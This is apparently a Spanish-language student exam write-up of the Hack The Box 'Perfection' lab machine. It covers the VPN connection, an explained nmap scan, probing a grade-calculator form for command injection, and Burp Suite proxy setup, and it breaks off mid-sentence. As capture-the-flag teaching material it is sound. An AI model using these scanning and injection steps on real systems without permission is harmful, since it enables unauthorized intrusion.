# PARCIAL CORTE 2
# CIBERSEGURIDAD

Solución maquina perfection htb

Presentado por: Juan
Camilo Torres Beltrán

Institución universitaria EAM


**Institución Universitaria Eam**

# Tabla de contenido


**Institución Universitaria Eam**

## Conectarnos

En primer lugar nos conectamos a la VPN de HACK THE BOX, con la cual vamos a comenzar con el hackeo. En la opción ***machines*** generamos la vpn.




La descargamos y el archivo que nos genere lo guardamos en un lugar de nuestro que recordemos. Esto es lo que nos permitira comenzar a interactuar con las maquinas disponibles.





Nos ubicamos en la carpeta donde tengamos el archivo en este caso ***Downloads*** y utilizamos el siguiente comando.


```
sudo openvpn {YOUR VPN}
```

```
┌──(kali㉿kali)-[~/Downloads]
└─$ sudo openvpn lab_NEXUSJR.ovpn
[sudo] password for kali:
2024-04-14 22:33:04 WARNING: Compression for receiving enabled. Compression h
as been used in the past to break encryption. Sent packets are not compressed
 unless "allow-compression yes" is also set.
2024-04-14 22:33:04 Note: --data-cipher-fallback with cipher 'AES-128-CBC' di
sables data channel offload.
2024-04-14 22:33:04 OpenVPN 2.6.7 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [
LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] [DCO]
2024-04-14 22:33:04 library versions: OpenSSL 3.1.4 24 Oct 2023, LZO 2.10
2024-04-14 22:33:04 DCO version: N/A
2024-04-14 22:33:04 TCP/UDP: Preserving recently used remote address: [AF_INE
T]173.208.98.30:1337
2024-04-14 22:33:04 Socket Buffers: R=[212992→212992] S=[212992→212992]
2024-04-14 22:33:04 UDPv4 link local: (not bound)
2024-04-14 22:33:04 UDPv4 link remote: [AF_INET]173.208.98.30:1337
2024-04-14 22:33:04 TLS: Initial packet from [AF_INET]173.208.98.30:1337, sid
=45c95d31 da6852e7
```

Ahora escogemos nuestra máquina para empezar el proceso en este caso escogemos la maquina llamada ***perfection***.




Le damos en la opción ***Join Machine*** y ahora si podemos comenzar.




# Investigación

Primero vamos a verificar que efectivamente tengamos conexión con la máquina, para ello podemos hacer un ping a la ip que nos arrojó en htb


```
ping 10.10.11.253
```




Como podemos observar si da ping a la ip especificada por lo tanto tenemos conexión

Como primer paso hacemos un nmap para verificar información relevante como los puertos disponibles y demás.

```
nmap -p- -sV -sC --open -sS -vvv -n -Pn 10.10.11.253 -oN escaneo
```




Explicación del comando

- nmap: Es el nombre del programa que estamos utilizando. nmap es una herramienta de escaneo de red utilizada para descubrir dispositivos en una red y determinar los servicios que están corriendo en esos dispositivos.

- -p-: Escanea todos los puertos del rango 1-65535. El guion (-) indica que se escanearán todos los puertos.

- -sV: Detecta las versiones de los servicios que se están ejecutando en los puertos abiertos.

- -sC: Utiliza scripts de Nmap de categoría de defecto. Estos scripts pueden descubrir y explotar vulnerabilidades conocidas, obtener información adicional sobre el sistema, entre otras cosas.

- --open: Muestra solo los puertos que están abiertos.

- -sS: Realiza un escaneo SYN stealth. En lugar de completar el handshake TCP, envía un paquete SYN para iniciar la conexión y verifica la respuesta.

- -vvv: Nivel de verbosidad alto. Esto significa que obtendrás una salida muy detallada del escaneo, lo cual es útil para depuración y análisis.


- -n: No resuelve nombres de dominio, solo muestra direcciones IP.

- -Pn: Suprime la comprobación de descubrimiento de host. Esto se usa cuando sabemos que el host objetivo no responderá a los paquetes de ping y queremos omitir la comprobación de disponibilidad del host.

- 10.10.11.253: Es la dirección IP del host que se desea escanear.


- -oN escaneo: Guarda la salida del escaneo en un archivo llamado "escaneo" en formato normal. Si el archivo ya existe, se sobrescribirá.

Lo primero que alcanzamos a ver luego del nmap es que la maquina tiene un puerto ***80*** disponible, por lo tanto, tiene una página web disponible. Vamos a ingresar por medio de la ip en el navegador y ver que encontramos.




**Institución Universitaria Eam**

Cuando navegamos a la página web, vemos una tabla que permite al usuario introducir datos. Suponiendo que las columnas "Grade" (Nota) y "Weight" (Peso) solo aceptan números enteros, llené la tabla con datos basura para ver cómo la página maneja la entrada.





Después de enviar esa información falsa, todo lo que vemos es un mensaje que dice: "¡Por favor, reintente! Los pesos no suman 100". Así que veamos si podemos hacer que devuelva algo diferente utilizando inyección de comandos.




Parece que el sitio web está verificando la suma de los pesos antes que cualquier otra cosa. Hagamos que uno de los pesos sea igual a 100 y veamos qué sucede.

Podemos ver que cuando uno de los pesos es igual a “100” e intentamos enviar una sentencia para hacer una operación en el maquina nos saca que es





## Primera flag (User flag)

En este punto vamos a utilizar una herramienta que nos permita interceptar las peticiones en el navegador y con la cual a su vez podamos hacer peticiones y sea más sencillo. En este caso utilizamos Burp Suite.


Burp Suite es una herramienta de prueba de penetración ampliamente utilizada para evaluar la seguridad de las aplicaciones web. Fue desarrollada por PortSwigger Web Security y se compone de varias herramientas que trabajan juntas para realizar diversas tareas relacionadas con pruebas de seguridad en aplicaciones web.

**Institución Universitaria Eam**


Pero antes de empezar con ***BURPSUITE,*** tenemos que configurar el proxy de nuestro navegador, en este caso Firefox, para que las peticiones que necesitamos puedan ser interceptadas por esta herramienta.





Nos vamos a ***settings*** del navegador.




Luego en el apartador de ***Network Settings***, selecciones ***settings*** nuevamente. Y colocamos la http proxy en este caso ***127.0.0.1*** y el puerto ***8080*** que es la configuración por defecto de 